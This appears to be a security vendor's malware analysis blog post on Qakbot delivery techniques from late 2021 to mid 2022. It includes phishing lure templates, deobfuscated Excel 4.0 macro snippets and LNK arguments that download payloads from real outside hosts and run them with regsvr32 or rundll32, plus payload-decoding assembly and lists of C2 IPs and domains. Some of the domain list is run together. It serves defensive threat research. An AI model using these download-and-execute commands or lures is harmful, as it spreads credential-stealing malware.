

Rise in Qakbot attacks traced to evolving threat techniques

zscaler.com/blogs/security-research/rise-qakbot-attacks-traced-evolving-threat-techniques



Active since 2008, Qakbot, also known as QBot, QuackBot and Pinkslipbot, is a common trojan malware designed to steal passwords. This pervasive threat spreads using an email-driven botnet that inserts replies in active email threads. Qakbot threat actors are also known to target bank customers and use the access they gain through compromised credentials to spy on financial operations and gain valuable intel.

Summary

Qakbot has been a prevalent threat over the past 14 years and continues to evolve adopting new delivery vectors to evade detection. Zscaler Threatlabz has discovered a significant uptick in the spread of Qakbot malware over the past six months using several new techniques. Most recently, threat actors have transformed their techniques to evade detection by using ZIP file extensions, enticing file names with common formats, and Excel (XLM) 4.0 to trick victims into downloading malicious attachments that install Qakbot. Other more subtle techniques are being deployed by threat actors to prevent automated detection and raise the odds that their attack will work, including obfuscating code, leveraging multiple URLs to deliver the payload, using unknown file extension names to deliver the payload, and altering the steps of the process by introducing new layers between initial compromise, delivery, and final execution.

Embedded as commonly-named attachments, Qakbot leverages ZIP archive file having embedded files such as Microsoft Office files, LNK, Powershell, and more. The screenshot in Fig. 1 below reveals a snapshot view of the spikes in Qakbot activity observed over the past six months.



Figure1: Qakbot monitored during last 6 months in Zscaler Threatlabz

Zscaler automatically identifies and blocks files containing Qakbot malware for our customers, and provides them with the best possible solution to manage this evolving threat.

As an extra precaution against these types of threats, Zscaler recommends that organizations formally train users not to open email attachments sent from untrusted or unknown sources and encourage users to verify URLs in their browser address bar before entering credentials.

The Zscaler ThreatLabz team will continue to monitor this campaign, as well as others to help keep our customers safe and share critical information with the larger SecOps community to help stop the spread of active threats like Qakbot and protect people everywhere. The following sections dive into an in-depth analysis of this evolving threat and provide actionable indicators that security professionals can apply to identify and block Qakbot in their environments.

Technical analysis of evolving Qakbot techniques

ThreatLabz has observed threat actors using various different file names to disguise attachments designed to deliver Qakbot. Using common file naming formats that include a description, generated numbers, and dates, the files feature common keywords for finance and business operations, including compensation figures, metric reports, invoices and other enticing datasets. To the unsuspecting victim, these types of files may either appear like everyday items for business as usual or as a rare opportunity to look at data they would not normally see. Either way, the victim is likely to fall for the sense of urgency at a fresh data set or request and click the file to learn more about what is inside and how it pertains to them.

Malicious file name examples:

Calculation-1517599969-Jan-24.xlsb

Calculation-Letter-1179175942-Jan-25.xlsb

ClaimDetails-1312905553-Mar-14.xlsb

Compensation-1172258432-Feb-16.xlsb

Compliance-Report-1634724067-Mar-22.xlsb

ContractCopy-1649787354-Dec-21.xlsb

DocumentIndex-174553751-12232021.xlsb

EmergReport-273298556-20220309.xlsb

Payment-1553554741-Feb-24.xlsb

ReservationDetails-313219689-Dec-08.xlsb

Service-Interrupt-977762469.xlsb

Summary-1318554386-Dec27.xlsb

Analyzing the de-obfuscated code exposes how these malicious attachments use XLM 4.0 to hide their macros and evade detection by static analysis tools and automated sandboxes. Looking back over the past six months, our researchers observed a different kind of emails templates and standardized Office templates which are being used and changed only slightly in nearly all of the analyzed Qakbot samples.

Email Templates:



relec@menara.ma <cristianodummer@cultura.com.br> | ma-csc@schneider-electric.com

Re: Schneider Electric Case # 81747394: [ref:_00DA0abSm_5001H1HURht:ref]

Click here to download pictures. To help protect your privacy, Outlook prevented automatic download of some pictures in this message.



Chèr (e) EL MEHDI BENAMAR,

Merci d'avoir contacté Schneider Electric.
Veuillez trouver ci-dessous notre réponse à votre demande :

N° du Cas #: 81747394
Date de création: 6/28/2021
Sujet: Fwd: FW: Réclamation au sujet des cellules connectées

Réponse:

Afin qu'on puisse procéder à arranger une visite sur site et résoudre le problème. Veuillez nous communiquer l'info ci-dessous pour chaque produit défectueux.

Référence commercial du produit défectueux :
Numéro de série :
Constat de Panne technique détaillé avec photo claire ou Vidéo illustrant le défaut.
Copie Bon de Livraison ou facture :
Quantité :
Nom du client final / Société ou le produit défectueux est installé.
Location exacte du site
Personne à contacter de la part du client finale (nom, tel, adresse mél)

En attente de votre aimable retour et Nous restons toujours à votre disposition pour toute information complémentaire.

Nous restons toujours à votre disposition pour tout renseignement complémentaire.

Meilleures salutations,


Nous vous remercions de votre confiance et vous prions d'agréer nos meilleures salutations.



[spoofed sender name] <through-work@grow-jp.com>

[recipient's email address]

Re: Re: [subject line information removed]



Good afternoon,

The attached file is the document that you requested.
For any questions, kindly contact me through this email.

Password is abc123

Best,

Re: -16 % sur l'iphone 11



hr@bestank.ph
To admin@kayserpapa.net

Click here to download pictures. To help protect your privacy, Outlook prevented automatic download of some pictures in this message.



Bonjour,


Veuillez lire ceci et confirmer

Meilleure vous



TO OPEN THIS DOCUMENT PLEASE FOLLOW THESE STEPS:

- Select **Enable Editing**



- In the Microsoft Office Security Option dialog box, select **Enable Content**



📱➡️💻 If you are using a mobile device, try opening the file using the full office desktop app.

Figure 2 : Standard Email and Office templates used for Qakbot delivery in last six months

The following section provides a month by month overview of changes observed in Qakbot samples from December 2021 - May 2022:

Attack Chain




Figure 3: Diagram of Qakbot delivery and execution via Microsoft Office attachments

December 2021: Qakbot XLM 4.0 snippet [Md5: 58F76FA1C0147D4142BFE543585B583F]


```

auto_open: auto_open99999999999999999999->'kotes1'!$G$1
[Starting Deobfuscation]
CELL:G7      , FullEvaluation      , False
CELL:G8      , PartialEvaluation     , =Kernel32.CreateDirectoryA("C:\Biloa",0)
CELL:G25     , FullEvaluation       , GOTO(kotesF17)
CELL:F22     , PartialEvaluation     , "=ATAN(2143240598522729953492992000)==ATAN(3454880891891079858005999616
1669824512)==ATAN(2322542298268310057934389248)==ATAN(4267556143526199994628440064)==ATAN(95143667959589598945
"9")=="==ATAN(2143240598522729953492992000)==ATAN(3454880891891079858005999616)==ATAN(16353170727286999955191889
957934389248)==ATAN(4267556143526199994628440064)==ATAN(9514366795958959894503096320)"
CELL:F25     , FullEvaluation       , GOTO(kotes1G34)
CELL:G38     , FullEvaluation       , GOTO(kotes2G8)
CELL:G11     , FullEvaluation       , 7394431
CELL:G19     , FullEvaluation       , GOTO(kotes6H8)
CELL:H15     , FullEvaluation       , GOTO(kotes8K18)
CELL:K26     , FullEvaluation       , GOTO(kotes7G18)
CELL:G21     , PartialEvaluation     , =0.0&0(0,"http://101.99.95.190/5366574&0", "C:\Biloa\Dopaters1.ocx",0,0)
CELL:G22     , FullEvaluation       , GOTO(kotes9D11)
CELL:D14     , PartialEvaluation     , =0.0&0(0,"http://146.70.81.64/7938718&0", "C:\Biloa\Dopaters2.ocx",0,0)
CELL:D17     , FullEvaluation       , GOTO(kotes10F14)
CELL:F17     , PartialEvaluation     , =0.0&0(0,"http://190.14.37.12/6689156&0", "C:\Biloa\Dopaters3.ocx",0,0)

```

Figure 6: Qakbot XLM 4.0 snippet from February 2022

March 2022: Qakbot XLM 4.0 snippet [Md5: 3243D439F8B0B4A58478DFA34C3C42C7]

Observed change in the file system persistence level.

- Change in payload drop location from **C:\ProgramData** to **C:\Users\User\AppData\Local\[random_folder_name]\random.dll**
- Less obfuscation and code is much more readable.
- Used **option-s** with **regsvr32.exe** so that it can install silently without prompting any kind of message.

```

auto_open: auto_open->'PWEBZ'!$H$1
[Starting Deobfuscation]
CELL:H10     , FullEvaluation       , False
CELL:H13     , FullEvaluation       , CALL("Kernel32","CreateDirectoryA","JCJ","C:\Uduw",0)
CELL:H15     , FullEvaluation       , CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://maramabroo.com/XGLCPZf6et/Cvnhfn.png", "C:\Uduw\ehxw1.dll",0,0)
CELL:H17     , PartialEvaluation     , =EXEC("regsvr32 C:\Uduw\ehxw1.dll")
CELL:H19     , FullEvaluation       , CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://natalespatagonia.cl/w2X7dAxp/Cvnhfn.png", "C:\Uduw\ehxw2.dll",0,0)
CELL:H21     , PartialEvaluation     , =EXEC("regsvr32 C:\Uduw\ehxw2.dll")
CELL:H23     , FullEvaluation       , CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://camarajocaclaudino.pb.gov.br/5jajRnhLV0/Cvnhfn.png", "C:\Uduw\ehxw3.dll",0,0)
CELL:H27     , FullEvaluation       , GOTO(PDGLGFD3)
CELL:D5      , FullEvaluation       , "True"
CELL:D14     , PartialEvaluation     , =EXEC("regsvr32 C:\Uduw\ehxw3.dll")
CELL:D16     , FullEvaluation       , RETURN()

```

Figure 7: Qakbot XLM 4.0 snippet from March 2022

April 2022: XLM 4.0 snippet [Md5: 396C770E50CBAD0D9779969361754D69]

A new change is the observation of fully de-obfuscated code in Qakbot attachments. A similarity observed across Qakbot variants is the use of multiple URLs that can deliver the malicious payload, so that if any one URL goes down or is blocked, then the payload can still be delivered by another available URL. Additionally, it is common to see threat actors trying to evade detection from automated security scans by using unknown extensions on dropped payloads such as OCX, ooccxx, .dat, .gyp, and more.

```
[Loading Cells]
auto_open: auto_open3566345643573465346574->'Nerrt'!$G$1
[Starting Deobfuscation]
CELL:G13 , FullEvaluation , =REGISTER("uRlMon", "URLDownloadToFileA", "JJCCBB", "Kertu", 1, 9)
CELL:G14 , PartialEvaluation , =uRlMon.URLDownloadToFileA(0, "http://146.70.87.163/44735.99085648148.dat", "C:\ProgramData\Dis.oocccx", 0, 0)
CELL:G15 , PartialEvaluation , =uRlMon.URLDownloadToFileA(0, "http://5.254.118.198/44735.99087962963.dat", "C:\ProgramData\Disa.oocccx", 0, 0)
CELL:G16 , PartialEvaluation , =uRlMon.URLDownloadToFileA(0, "http://91.194.11.15/44735.990902777776.dat", "C:\ProgramData\Disb.oocccx", 0, 0)
CELL:G17 , PartialEvaluation , =EXEC("Regsvr32 /s calc")
CELL:G18 , PartialEvaluation , =EXEC("Regsvr32 C:\ProgramData\Dis.oocccx")
CELL:G19 , PartialEvaluation , =EXEC("Regsvr32 C:\ProgramData\Disa.oocccx")
CELL:G20 , PartialEvaluation , =EXEC("Regsvr32 C:\ProgramData\Disb.oocccx")
```

Figure 8: Qakbot XLM 4.0 snippet from April 2022

May: Qakbot XLM 4.0 snippet [Md5: C2B1D2E90D4C468685084A65FFEE600E]

Observed change in the filename to `{[0-9]{2,5}\.[0-9]{4,12}\.dat}`. Additionally, Instead of 4-5 different download payload URLs, only one Qakbot download URL is identified.

```
auto_open: auto_open->'Sheet1'!$E$1
[Starting Deobfuscation]
CELL:E12 , FullEvaluation , "44736.002962962964.dat"
CELL:E15 , FullEvaluation , False
CELL:E16 , PartialEvaluation , "('hipsat', '=uRlMon.URLDownloadToFileA(0, "http://94.140.114.226/44736.002962962964.dat", "C:\ProgramData\Teris.oocccx", 0, 0)')
CELL:E20 , PartialEvaluation , "=EXEC(\"\"Regsvr32 /s calc\"\")=EXEC(\"\"Regsvr32 C:\ProgramData\Teris.OOCCXX\"\")=EXEC(\"\"Regsvr32 C:\ProgramData\Terisb.OOCCXX\"\")=EXEC(\"\"Regsvr32 /s calc\"\")"
```

Figure 9: Qakbot XLM 4.0 snippet from May 2022




Figure 10: Zscaler Sandbox Report Qakbot deliver by Malicious office attachment

Spreading factor through LNK files:

Attack Chain




Figure 11: Qakbot delivery and execution through LNK file

a) May 2022: Qakbot snippet of LNK file

Observed increase using the shortcut LNK filetype source with names like:

- report[0-9]{3}\.lnk
- report228.lnk
- report224.lnk

Observed change using **powershell.exe** to download the malware payload.

Observed change and a clear sign of Qakbot evolving to evade updated security practices and defenses by loading the dll payload through **rundll32.exe** instead of **regsvr32.exe**.

Argument: **C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoExit iwr -Uri https://oleitikocottages.com/r4i9PRpVt/S.png -OutFile \$env:TEMP\766.dll;Start-Process rundll32.exe \$env:TEMP\766.dll,NhndoMnhdfdf**

b) June 2022: Qakbot snippet of LNK file

Observed change in execution flow and name of file name both change on LNK file type.

Regsvr32.exe used while qakbot dll loading and injects to **explorer.exe** as well for communication to command and control server. Observed file names using the **{5[0-9]{7,10}_{0-9}[6,8]}\.lnk}** LNK file type:

- 51944395538_1921490797.zip
- 52010712629_1985757123.zip
- 52135924228_164908202.zip
- 51107204327_175134583.zip

Argument: **'C:\Windows\system32\cmd.exe C:\Windows\System32\cmd.exe /q /c echo 'HRTDGR' && MD "%ProgramData%\Username" && curl.exe -o %ProgramData%\Username\filename.pos 91.234.254.106/%random%.dat && ping -n 2 localhost && echo "MERgd" && echo "NRfd" && regsvr32 'C:\ProgramData\Username\filename.pos'**

Through command prompt it downloads a payload and drops the file on the victim's machine with a curl command. Here are some observed examples of the process:

CMD.EXE :

- /q : Turns the echo off.
- /c : Carries out the command specified by string and then stops.

CURL.EXE :

/o: Write to file

After that it loads the downloaded dll payload through **regsvr32.exe** and injects into the **explorer.exe**. Then performs further operations, including:

- Checks for the presence of antivirus software.
- Creates a RUN key for persistence in the system.
- Creates scheduled tasks to execute the payload at a specific time.




Figure 12: Zscaler Sandbox Report Qakbot deliver by LNK


```

loc_47BC0D:
mov     eax, [ebp+var_58]
add     eax, [ebp+var_54]
dec     eax
mov     [ebp+var_5C], eax
push   0 ; hdc
call   GetTextCharset
mov     ebx, eax
mov     eax, [ebp+var_28]
mov     eax, [eax]
add     eax, [ebp+var_58]
add     ebx, eax
push   0 ; hdc
call   GetTextCharset
sub     ebx, eax
mov     eax, [ebp+var_28]
mov     [eax], ebx
mov     eax, [ebp+var_3C]
add     eax, [ebp+var_5C]
mov     [ebp+var_60], eax
mov     eax, [ebp+var_28]
mov     eax, [eax]
xor     eax, [ebp+var_60]
mov     [ebp+var_60], eax
mov     eax, [ebp+var_60]
mov     edx, [ebp+var_28]
mov     [edx], eax
xor     eax, eax
mov     [ebp+var_5C], eax
mov     eax, [ebp+var_58]
add     eax, 4
add     eax, [ebp+var_5C]
mov     [ebp+var_58], eax
mov     eax, [ebp+var_28]
add     eax, 4
add     eax, [ebp+var_5C]
mov     [ebp+var_28], eax
mov     eax, [ebp+var_58]
cmp     eax, [ebp+var_34]
jbe    short loc_47BC0D

```

Figure 14: Code snippet for decoding the payload

Checks for Windows Defender Emulation using WinAPI **GetFileAttributes** "C:\INTERNAL__empty".

<pre> call payload.10009DF2 pop ecx push eax mov dword ptr ss:[ebp+C],eax call dword ptr ds:[<&GetFileAttributesW>] cmp eax,FFFFFFFF </pre>	<pre> eax:L"C:\\INTERNAL__empty" eax:L"C:\\INTERNAL__empty" </pre>
-------------------------------------------------------------------------------------------------------------------------------------------------------	------------------------------------------------------------------------

Figure 15: Payload checking GetFileAttributesW

The sample also uses some flags like **SELF_TEST_1** which appear to be for debugging purposes.

```

lea eax, dword ptr ss:[ebp-4]
mov ebx, ecx
push eax
mov eax, dword ptr ds:[1001F818]
push ebx
call dword ptr ds:[eax+EC]

```

[ebp-4]: L"SELF_TEST_1"
 ebx: L"SELF_TEST_1"
 ebx: L"SELF_TEST_1"

Figure 16: Setting flag for debugging purpose




Figure 17: Zscaler Sandbox report for Qakbot DLL

Zscaler's multilayered cloud security platform detects indicators, as shown below:

LNK.Downloader.Qakbot

VBA.Downloader.Qakbot

The following details can be found in the Qakbot configuration file which we examined connecting to the server through **explorer.exe**.

BOTNET ID: Obama188

[+] C2 IPs:

1.161.123.53

101.108.199.194

102.182.232.3

103.116.178.85

103.207.85.38

104.34.212.7

106.51.48.170

108.60.213.141

109.12.111.14

109.178.178.110

111.125.245.116

117.248.109.38:21

120.150.218.241

120.61.2.215

121.7.223.45

124.40.244.115

140.82.49.12

140.82.63.183

143.0.219.6

144.202.2.175

144.202.3.39

148.0.56.63

148.64.96.100

149.28.238.199

172.115.177.204

173.174.216.62

173.21.10.71

174.69.215.101

175.145.235.37

176.205.23.48

176.67.56.94

177.209.202.242

177.94.57.126

179.158.105.44

180.129.108.214

182.191.92.203

186.90.153.162

187.207.131.50

187.251.132.144

189.146.87.77

189.223.102.22

189.253.206.105

189.37.80.240

189.78.107.163

190.252.242.69

191.112.4.17

191.34.120.8

193.136.1.58

196.203.37.215

197.87.182.115

197.94.94.206

201.145.165.25

201.172.23.68

201.242.175.29

208.101.82.0

208.107.221.224

210.246.4.69

Indicators of Compromise

[+] Payload URLs:

anukulvivah.comnobeltech[.]com.pk
griffinsinternationalschool.intierrasdecuyo[.]com.ar
tajir[.]comdocumentostelsen[.]com
wrcopias[.]com.brsls[.]com.co
dk-chic[.]combendhardwoodflooring[.]com
stalwartnv[.]comdelartico[.]com
newportresearchassociates[.]comjindalfabtex[.]com
softwarela.orgasesorescontables[.]com.py
segurabr[.]com.brrenty.biz
hams.psalrabbat[.]com
glistenworld[.]comsonalifecare[.]com
act4dem.netbrandxo.in
stuttgartmed[.]comgmstrust.in
act4dem.netglistenworld[.]com
ananastours[.]comhostingdeguatemala[.]com
gmsss45c[.]comasiatrendsmfg[.]com
facturamorelos[.]comjnpowerbatteries[.]com
minimean[.]com1031taxfreexchange[.]com
pbxebike[.]comhigradeautoparts[.]com
parkbrightworldwideltd[.]comams.org.co
baalajiiinfotechs[.]commomoverslegypete[.]com
recetasparaelalmapanama[.]comghssarangpur.org
wecarepetz[.]com.brbrothersasian[.]com
knappizzabk[.]comwecarepetz[.]com.br
jeovajirelocacao[.]com.br7n7u.tk
amdpl.indabontechologies.co.ke
bouncehouserentalmiami.netmahasewanavimumbai[.]com
hotelsinshillong.inbrothersasian[.]com
tamiltechhints[.]comitaw-int[.]com
tvtopcultura[.]com.brmdarasapattinam[.]com
desue.mxautocadbeginner[.]com
antwerpdiamond.netmarciomazeu.dev.br
ifongeek[.]comtunaranjadigital[.]com
avaniamore[.]comthecoursecreators[.]com
thecoursecreators[.]comdrishyamopticals[.]com
thewebinarchallenge[.]comiammyprioritylive[.]com
erekha.invegascraftbeertour[.]com

rommify.orgpbsl[.]com.gh
sathyaunarsabha.orgcourtalamarivuthirukovil.org
pbsl[.]com.ghapk.hap.in
outsourcingmr[.]comofferlele[.]com
courtalamarivuthirukovil.orgelchurritorojas[.]com
apk.hap.inklicc.co.tz
jinglebells.ngthebrarscafe[.]com
bigtv3d.inretroexcavaciones[.]com
aimwithnidhi.invizionsconsulting[.]com
gaurenz[.]comamarelogema[.]com.br
wiredcampus.inretroexcavaciones[.]com
elchurritorojas[.]comglobalwomenssummit2020[.]com
byonyks[.]comwfgproduction[.]com
wfgproduction[.]comciit.edu.ph
reachprofits[.]comcreativecanvas.co.in
vegascraftbeertour[.]comnightsclub[.]com
assistenciatecnicaembh24h[.]com.brtheinfluencersummit2021[.]com
grupoumbrella[.]com.brbjfibra[.]com
fra[.]com.arthewebinarstore[.]com
writeright.inaaafilador.eu
wlrinformatica[.]com.brminahventures[.]com
alternativecareers.inwvquali[.]com.br
aaafilador.eueventbriteclone.xyz
policepublicpress.inmarcofoods.in
longwood-pestcontrol[.]comlifecraze.in
viasalud.mxecsshopping[.]com
misteriosdeldesierto.pelgfccontabilidade[.]com.br
mariebeeacademy[.]commuthumobiles[.]com
teamone[.]com.satechmahesh.in
wiredcampus.inteamone[.]com.sa
furnitureion[.]comekofootball[.]com
comunidadecristaresgate[.]com.bryqsig[.]com
mysuccesspoint.inkriworld.net
wiredcampus.intheinfluencerlaunch[.]com
mi24securetech[.]compalconsulting.net
attalian[.]comrudrafasteners[.]com
filmmandtelevisionindia[.]comcloudberry[.]com
brikomechanical[.]comideiasnopapel[.]com.br
neovation.sgatozinstrument[.]com
tecnobros8[.]comwalnut.ae
brikomechanical[.]comleaoagronegocios[.]com.br
sonhomirim[.]com.brwlrinformatica[.]com.br

wbbvet.ac.inboostabrain.in
narendesigns[.]comsla[.]com.ng
rstkd[.]com.brdelacumbrefm[.]com
leaoagronegocios[.]com.brdegreedontmatter.in
strategicalliances.co.inlelokobranding.co.za
metrintl.netrajkotbusiness.in
titanhub.co.ukgrupothal[.]com.br
www.centerplastic[.]com.brpawnest[.]com
rightsupportmanagement.co.uksmiletours.net
leaseicemachine[.]comsegiaviamentos[.]com.br
virtualexpo.cactusfuturetech[.]comautovidriosrobin.anuncio-ads.cl
klearning.co.ukbestbuidan.mn
amicodelverde[.]comhunbuzz[.]com
prova.gaia.srlprodotti.curadelprato[.]com
prodotti.curadelprato[.]comdomenico[.]com.co
anukulvivah[.]comahmedabadpolicestories[.]com
ec.meticulux.netpent.meticulux.net
clerbypestcontrollp.inorderingg.in
rylanderrichter[.]comtajir[.]com
searchgeo.org4md-uae[.]com
matjarialmomayz[.]comformularapida[.]com.br
carnesecaelpatron[.]com.mxbengallabourunion[.]com
alphanett[.]com.brragvision[.]com
secunets.co.keflameburger[.]com.mx
